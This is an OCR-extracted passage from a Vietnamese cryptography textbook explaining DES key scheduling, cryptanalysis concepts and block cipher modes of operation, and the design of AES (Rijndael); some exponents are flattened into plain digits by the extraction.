bít, tổng cộng là 32 bít Việc chọn hàng trong các S box phụ thuộc cả dữ liệu và khoá - đặc trưng này được gọi là khoá tự xác định

Ví dụ:

S(18 09 12 3d 11 17 38 39) = 5fd25e03

 Sinh khoá con của DES

O Tạo 16 khoá con sử dụng cho 16 vòng của DES. 56 bit khoá đầu vào được sử dụng như bảng 8 x 8, trong đó cột thứ 8 không sử dụng.


O Hoán vị ban đầu của khoá PC1 và tách 56 bít thành hai nửa 28 bít.

O 16 giai đoạn bao gồm

 Ở mỗi vòng nửa trái và nửa phải được dịch trái vòng quanh tương ứng 1 và 2 bit. Hai nửa này được dùng tiếp cho vòng sau.

 Đồng thời hai nửa cũng cho qua hoán vị PC2 và chọn mỗi nửa 24 bít gộp lại thành 48 bít để sinh khoá con..

o Ứng dụng thực tế trên cả phần cứng và phần mềm đều hiệu quả



Các thông số cụ thể về hoán vị ban đầu, các hộp Box và thuật toán sinh khoá của DES được cho cuối tài liệu trong phần phụ lục.

 Giải mã DES

Giải mã làm ngược lại quá trình mã hoá. Với thiết kế Fiestel thực hiện mã hoá tiếp với các khoá con từ SK16 ngược lại về SK1. Nhận thấy rằng hoán vị ban đầu IP sẽ trả lại tác dụng của hoán vị cuối FP. Vòng đầu với SK16 sẽ trả lại tác dụng của vòng mã thứ 16. Vòng thứ 16 với SK1 sẽ trả lại tác dụng của vòng mã đầu tiên. Hoán vị cuối FP trả lại tác dụng hoán vị ban đầu IP. Như vậy đã khôi phục lại được dữ liệu ban đầu.

3.4.3. Tính chất của DES

 Tác dụng đồng loạt. Khi ta thay đổi 1 bit trong khoá sẽ gây ra tác động đồng loạt làm thay đổi nhiều bit trên bản mã. Đây là tính chất mong muốn của khoá trong thuật toán mã hoá. Nếu thay đổi 1 bít đầu vào hoặc khoá sẽ kéo theo thay đổi một nửa số bít đầu ra. Do đó không thể đoán khoá được. Co thể nói rằng DES thể hiện tác động đồng loạt mạnh.

 Sức mạnh của DES– kích thước khoá.

Độ dài của khoá trong DES là 56 bít có 256 = 7.2 x 1016 giá trị khác nhau. Đây là con số rất lớn nên tìm kiếm duyệt rất khó khăn. Các thành tựu gần đây chỉ ra rằng thời gian cần thiết để giải một trang mã DES mà không biết khoá là: sau một vài tháng trên Internet trong năm 1997; một vài ngày trên thiết bị phần cứng tăng cường trong năm 1998; sau 22 giờ nếu kết hợp các biện pháp trong năm 1999. Như vậy vẫn có thể đoán được bản rõ sau một khoảng thời nhất định, nếu có nguồn lực máy tính mạnh. Chính vì vậy bây giờ người ta đã xét một vài biến thể của DES nhằm nâng cao sức mạnh cho DES.

 Sức mạnh của DES– tấn công thời gian.

Đây là dạng tấn công vào cài đặt thực tế của mã. Ở đây sử dụng hiểu biết về quá trình cài đặt thuật toán mà suy ra thông tin về một sô khoá con hoặc mọi khoá con. Đặc biệt sử dụng kết luận là các tính toán chiếm khoảng thời gian khác nhau phụ thuộc vào giá trị đầu vào của nó. Do đó kẻ thám mã theo dõi thời gian thực hiện mà phán đoán về khoá. Có thể kẻ thám mã sáng tạo ra các loại card thông minh phán đoán khoá, mà còn phải bàn bạc thêm về chúng.

 Sức mạnh của DES– tấn công thám mã.

Có một số phân tích thám mã trên DES, từ đó đề xuất xây dựng một số cấu trúc sâu về mã DES. Rồi bằng cách thu thập thông tin về mã, có thể đoán biết được tất cả hoặc một số khoá con đang dùng. Nếu cần thiết sẽ tìm

duyệt những khoá còn lại. Nói chung, đó là những tấn công dựa trên phương pháp thống kê bao gồm: thám mã sai phân, thám mã tuyến tính và tấn công khoá liên kết.

 Thám mã sai phân

Một trong những thành tựu công khai gần đây trong thám mã là phương pháp thám mã sai phân. Nó được biết đến bởi NSA trong những năm 70, chẳng hạn trong thiết kế DES. Murphy, Birham và Shamir công bố phương pháp sai phân năm 1990. Đây là phương pháp mạnh để phân tích mã khối. Nó sử dụng phân tích hầu hết các mã khối hiện tại với mức độ thành công khác nhau. Nhưng DES có thể kháng cự lại các tấn công đó. Thám mã sai phân là tấn công thống kê chống lại các mã Fiestel. Mã Fiestel dùng các cấu trúc mã chưa được sử dụng trước kia như thiết kế S-P mạng có đầu ra từ hàm f chịu tác động bởi cả đầu vào và khoá. Do đó không thể tìm lại được giá trị bản rõ mà không biết khoá.

Thám mã sai phân so sánh hai cặp mã có liên quan với nhau

- Với sự khác biệt đã biết ở đầu vào
- Khảo sát sự khác biệt ở đầu ra
- Khi với cùng khoá con được dùng
- Trong công thức sau với hai đầu vào khác nhau, vế trái là sự khác biệt mã ở cùng vòng thứ i được biểu diễn qua sự khác biệt mã ở vòng trước đó i-1 và sự khác biệt của hàm f trong ngoặc vuông.

$$\begin{aligned}\Delta m_{i+1} &= m_{i+1} \oplus m'_{i+1} \\ &= \left[m_{i-1} \oplus \mathrm{f}(m_i, K_i)\right] \oplus \left[m'_{i-1} \oplus \mathrm{f}(m'_i, K_i)\right] \\ &= \Delta m_{i-1} \oplus \left[\mathrm{f}(m_i, K_i) \oplus \mathrm{f}(m'_i, K_i)\right]\end{aligned}$$

Sự khác biệt ở đầu vào cho sự khác biệt ở đầu ra với một xác suất cho trước.

o Nếu tìm được một thể hiện đầu vào - đầu ra với xác suất cao. Thì có thể luận ra khoá con được sử dụng trong vòng đó


o Sau đó có thể lặp lại cho nhiều vòng (với xác suất giảm dần)

 Cặp đúng cho bít khoá như nhau

 Cặp sai cho giá trị ngẫunhiên

o Đối với số vòng lớn, xác suất để có nhiều cặp đầu vào 64 bít thoả mãn yêu cầu là rất nhỏ.

o Birham và Shamir chỉ ra rằng làm như thế nào để các đặc trưng lặp của 13 vòng có thể bẻ được DES 16 vòng đầy đủ.



o Qui trình thám mã như sau: thực hiện mã hoá lặp lại với cặp bản rõ có XOR đầu vào biết trước cho đến khi nhận được XOR đầu ra mong muốn

o Khi đó có thể tìm được

 nếu vòng trung gian thỏa mãn XOR yêu cầu thì có cặp đúng

 nếu không thì có cặp sai, tỷ lệ sai tương đối cho tấn công đã biết trước dựa vào thống kê.

o Sau đó có thể tạo ra các khoá cho các vòng theo suy luận sau

 Thám mã tuyến tính

Đây là một phát hiện mới khác. Nó cũng dùng phương pháp thống kê. Ở đây cần lặp qua các vòng với xác suất giảm, nó được phát triển bởi Matsui và một số người khác vào đầu những năm 90. Cơ sở của phương pháp dựa trên tìm xấp xỉ tuyến tính. Và có nhận định rằng có thể tấn công DES với 247 bản rõ đã biết. Như vậy thám mã tuyến tính vẫn không khả thi trong thực tế.

o Tìm xấp xỉ tuyến tính với xác suất p != ½

P[i1,i2,...,ia] (+) C[j1,j2,...,jb] = K[k1,k2,...,kc]

trong đó ia, jb, kc là các vị trí bit trong bản rõ, mã, khoá.

o Điều kiện trên cho phương trình tuyến tính của các bít khoá.

Để nhận được 1 bít khoá sử dụng thuật toán lân cận tuyến tính

o Sử dụng một số lớn các phương trình thử nghiệm. Hiệu quả cho bởi |p – 1/2| Trong quá trình tìm hiểu DES người ta đã hệ thống lại các tiêu chuẩn thiết kế DES. Như báo cáo bởi Copperscmith trong [COPP94]:

o Có 7 tiêu chuẩn đối với S box được cung cấp để đảm bảo

 tính phi tuyến tính

 chống tham mã sai phân

 Rối loạn tốt

o Có 3 tiêu chuẩn cho hoán vị P để tăng độ khuếch tán

 Các nguyên lý mã khối

Các nguyên lý cơ bản của mã khối giống như Fiestel đề xuất trong những năm 70:

o Có một số vòng: càng nhiều càng tốt; tấn công tốt nhất phải tìm tổng thể

o Trong mỗi vòng có hàm cung cấp độ rối loạn là phi tuyến, tác động đồng loạt

o Qui trình sinh khoá con phức tạp, khoá tác động đồng loạt đến bản mã.

3.4.4. Các kiểu thao tác của DES

Mã khối mã các block có kích thước cố định. Chẳng hạn DES mã các block 64 bít với khoá 56 bít Cần phải có cách áp dụng vào thực tế vì các thông tin cần mã có kích thước tùy ý. Trwosc kia có 4 kiểu thao tác được định nghĩa cho DES theo chuẩn ANSI: ANSI X3.106-1983 Modes of Use. Bây giờ mở rộng them có 5 cách cho DES và chuẩn mã nâng cao (AES – Advanced Encryption Standards). Trong đó có kiểu áp dụng cho khối và có kiểu áp dụng cho mã dòng.


1. Sách mật mã điện tử (Electronic Codebook Book - ECB)

o Mẫu tin được chia thành các khối độc lập, sau đó mã từng khối

o Mỗi khối là giá trị cần thay thế như dùng sách mã, do đó có tên như vậy

o Mỗi khối được mã độc lập với các mã khác Ci = DESK1 (Pi)

o Khi dùng: truyền an toàn từng giá trị riêng lẻ



o Ưu và nhược của ECB

 Lặp trên bản mãđược chỉ rõ lặp trên bản tin

- Nếu dóng đúng khối

- Đặc biệt với hình ảnh

- Hoặc với bản tin mà thay đổi rất ít sẽ trở thành đối tượng để thám mã

 Nhược điểm là các khối được mã độc lập

 Được sử dụng chủ yếu khi gửi mộtít dữ liệu

2. Dây chuyền mã khối (Cipher Block Chaining - CBC)

o Các mẫu tin được chia thành các khối

o Nhưng chúng được liên kết với nhau trong quá trình mã hoá


o Các block được sắp thành dãy, vì vậy có tên như vậy

o Sử dụng véctơ ban đầu IV để bắt đầu quá trình

Ci = DESK1(Pi XOR Ci-1)

C-1 = IV

o Dùng khi: mã dữ liệu lớn, xác thực



O Ưu và nhược của CBC

 Mỗi khối mã phụ thuộc vào tất cả các khối bản rõ

 Sự thay đổi của bản tin ở đâu đó sẽ kéo theo sự thay đổi của mọi khối mã

 Cần giá trị véc tơ ban đầu IV được biết trước bởi người gửi và người nhận

- Tuy nhiên nếu IV được gửi công khai, kẻ tấn công có thể thay đổi

bít đầu tiên và thay đổi cả IV để bù trừ

- Vậy IV cần phải có giá trị cố định trước hoặc mã hoá trong chế độ ECB và gửi trước phần còn lại của mẩu tin

 Ở cuối bản tin, để kiểm soát các block ngắn còn lại

- Có thể bổ sung các giá trị không phải dữ liệu như NULL

- Hoặc dùng bộ đệm cuối với số byte đếm kích thước của nó.

Ví dụ

[b1 b2 b3 0 0 0 0 5] <- 3 data bytes,
vậy có 5 bytes dành cho đệm và đếm.

3. Mã phản hồi ngược (Cipher FeedBack - CFB)

o Bản tin coi như dòng các bít

o Bổ sung vào đầu ra của mã khối

o Kết quả phản hồi trở lại cho giai đoạn tiếp theo, vì vậy có tên như vậy.


o Nói chung cho phép số bít phản hồi là 1, 8, 64, hoặc tuỳ ý: ký hiệu tương ứng là CFB1, CFB8, CFB64,…

o Thường hiệu quả sử dụng cả 64 bít

Ci = Pi XOR DESK1(Ci-1)

C-1 = IV

o Được dùng cho mã dữ liệu dòng, xác thực



Ưu và nhược điểm của mã phản hồi ngược

o Được dùng khi dữ liệu đến theo byte/bit

o Chế độ dòng thường gặp nhất

o Hạn chế là cần ngăn chuồng khi mã khối sau mỗi n bit

o Nhận xét là mã khối được dùng ở chế độ mã ở cả hai đầu

o Lỗi sẽ lan ra một vài block sau lỗi

4. Phản hồi ngược đầu ra (Output FeedBack - OFB)


o Mẩu tin xem như dòng bit

- Đầu ra của mã được bổ sung cho mẩu tin
- Đầu ra do đó là phản hồi, do đó có tên như vậy
- Phản hồi ngược là độc lập đối với bản tin
- Có thể được tính trước

  Ci = Pi XOR Oi

  Oi = DESK1(Oi-1)

  O-1 = IV
- Được dùng cho mã dòng trên các kênh âm thanh



Ưu điểm và nhược điểm của OFB

- Được dùng khi lỗi phản hồi ngược lại hoặc ở nơi cần mã trước khi mẩu tin sẵn sàng
- Rất giống CFB
- Nhưng phản hồi là từ đầu ra của mã và độc lập với mẩu tin
- Là biến thể của mã Vernam, suy ra không sử dụng lại với cùng một dãy (Key + IV)
- Người gửi và người nhận phải đồng bộ, có phương pháp khôi phục nào đó là cần thiết để đảm bảo việc đó.

- Nguyên bản chỉ rõ m bit phản hồi ngược theo các chuẩn
- Các nghiên cứu tiếp theo chỉ ra rằng chỉ có OFB64 là dùng được

5. Bộ đếm CTR (Counter)

- Là chế độ mới, tuy đã được đề xuất từ lâu
- Giống như OFB, nhưng mã giá trị đếm thay vì giá trị phản hồi tuỳ ý.
- Cần phải có khoá khác và giá trị đếm cho mỗi khối bản rõ (không bao giờ dùng lại)

  Ci = Pi XOR Oi

  Oi = DESK1(i)

- Được dùng mã trên mạng với tốc độ cao
- Ưu và nhược điểm của CTR

  □ Hiệu quả

  - Do có thể mã song song


  - Chuẩn bị trước nếu cần

  - Tốt cho các kết nối với tốc độ rất cao

  □ Truy cập ngẫu nhiên đến các khối dữ liệu mã

  □ Tính an toàn có thể chứng minh được

  □ Nhưng phải tin tưởng không bao giờ dùng lại khoá/đếm, nếu không có thể bẻ.



3.5. Chuẩn mã nâng cao (AES)

3.5.1. Nguồn gốc

Rõ ràng cần phải thay thế DES, vì có những tấn công về mặt lý thuyết có thể bẻ được nó. Một số tấn công nghiên cứu thấu đáo khoá đã được trình diễn. Người ta thấy rằng, cần sử dụng Triple DES (sử dụng DES ba lần liên tiếp) cho các ứng dụng đòi hỏi tăng cường bảo mật, nhưng quá trình mã và giải mã chậm, đồng thời với khối dữ liệu nhỏ. Do đó Viện chuẩn quốc gia Hoa kỳ US NIST ra lời kêu gọi tìm kiếm chuẩn mã mới vào năm 1997. Sau đó có 15 đề cử được chấp nhận vào tháng 6 năm 1998. Và được rút gọn còn 5 ứng cử viên vào tháng 6 năm 1999. Đến tháng 10 năm 2000, mã Rijndael được chọn làm chuẩn mã nâng cao và được xuất bản là chuẩn FIPS PUB 197 vào 11/2001.

Yêu cầu của AES

- Là mã khối đối xứng khoá riêng.
- Kích thước khối dữ liệu 128 bit và độ dài khoá là tùy biến: 128, 192 hoặc 256 bit.
- Chuẩn mã mới phải mạnh và nhanh hơn Triple DES. Mã mới có cơ sở ls thuyết

mạnh để thời gian sống của chuẩn khoảng 20-30 năm (cộng thêm thời gian lưu trữ).

- Khi đưa ra thành chuẩn yêu cầu cung cấp chi tiết thiết kế và đặc tả đầy đủ. Đảm bảo rằng chuẩn mã mới cài đặt hiệu quả trên cả C và Java.
- NIST in rút gọn mọi đề xuất, phân tích và không phân loại.

3.5.2. Tiêu chuẩn triển khai của AES

- Tiêu chuẩn ban đầu:
  - An toàn - chống đỡ mọi tấn công thám mã về thực tế
  - Giá trị về mặt tính toán
  - Các đặc trưng cài đặt và thuật toán.
- Tiêu chuẩn cuối cùng:
  - An toàn tổng thể
  - Dễ cài đặt phần mềm và phần cứng
  - Chống được tấn công về mặt cài đặt
  - Mềm dẻo trong mã / giải mã, khoá và các yếu tố khác
- Danh sách các ứng cử viên Chuẩn mã nâng cao được rút gọn:
  - MARS (IBM): phức tạp, nhanh, biên độ tin cậy cao
  - RC6 (USA): đơn giản, rất nhanh, biên độ tin cậy thấp
  - Rijndael (Bỉ): rõ ràng, nhanh, biên độ tin cậy tốt
  - Serpent (Châu Âu): chậm, rõ ràng, biên độ tin cậy rất cao
  - Twofish (USA): phức tạp, rất nhanh, biên độ tin cậy cao

Sau đó tục phân tích và đánh giá. Tập trung vào việc so sánh các thuật toán khác

nhau:


  - Ít vòng nhưng phức tạp với nhiều vòng đơn giản hơn.

- Nêu rõ cải tiến các mã đã có với các đề xuất mới.

3.5.3. Chuẩn mã nâng cao AES – Rijndael

Cuối cùng Rijndael được chọn là chuẩn mã nâng cao. Nó được thiết kế bởi Rijmen – Daemen ở Bỉ, có các đặc trưng sau:

- Có 128/192/256 bit khoá và 128 bit khối dữ liệu.
- Lặp hơi khác với Fiestel
  - Chia dữ liệu thành 4 nhóm – 4 byte
  - Thao tác trên cả khối mỗi vòng
  - Thiết kế để:
- chống lại các tấn công đã biết
- tốc độ nhanh và nén mã trên nhiều CPU
- Đơn giản trong thiết kế
- Xử lý khối dữ liệu 128 bit như 4 nhóm của 4 byte: 128 = 4*4*8 bit. Mỗi nhóm nằm trên một hàng. Ma trận 4 hàng, 4 cột với mỗi phần tử là 1 byte coi như trạng thái được xử lý qua các vòng mã hoá và giải mã.
- Khoá mở rộng thành mảng gồm 44 từ 32 bit w[i].
- Có tùy chọn 9/11/13 vòng, trong đó mỗi vòng bao gồm
  - Phép thế byte (dùng một S box cho 1 byte)
  - Dịch hàng (hoán vị byte giữa nhóm/cột)
  - Trộn cột (sử dụng nhân ma trận của các cột)
  - Cộng khoá vòng (XOR trạng thái dữ liệu với khoá vòng).
  - Mọi phép toán được thực hiện với XOR và bảng tra, nên rất nhanh và hiệu quả.
- Sơ đồ Rijndael



- Phép thế Byte

o Phép thê byte đơn giản

o Sử dụng một bảng 16 x 16 byte chứa hoán vị của tất cả 256 giá trị 8 bit

o Mỗi byte trạng thái được thay bởi byte trên hàng xác định bởi 4 bit trái và cột xác định bởi 4 bit phải.

Chẳng hạn {95} được thay bởi hàng 9, cột 5, mà giá trị sẽ là {2A}.

o S box được xây dựng sử dụng hoán vị các giá trị trong GF(28) đã được xác định trong chương trước.

o Thiết kế để chống mọi tấn công đã biết

- Dịch hàng

o Dịch hàng vòng quanh trên mỗi hàng

- Hàng 1 không đổi

- Hàng 2 dịch vòng quanh 1 byte sang trái

- Hàng 3 dịch vòng quanh 2 byte sang trái
- Hàng 4 dịch vòng quanh 3 byte sang trái

o Giải mã thực hiện dịch ngược lại sang phải

o Vì trạng thái được xử lý bởi cột, bước này thực chất là hoán vị byte giữa các cột.

- Trộn các cột

o Mỗi cột được xử lý riêng biệt.

o Mỗi byte được thay bởi 1 giá trị phụ thuộc vào tất cả 4 byte trong cột

o Nhân ma trận hiệu quả trong GF(28), sử dụng đa thức nguyên tố

$$m(x) = x8+x4+x3+x+1$$

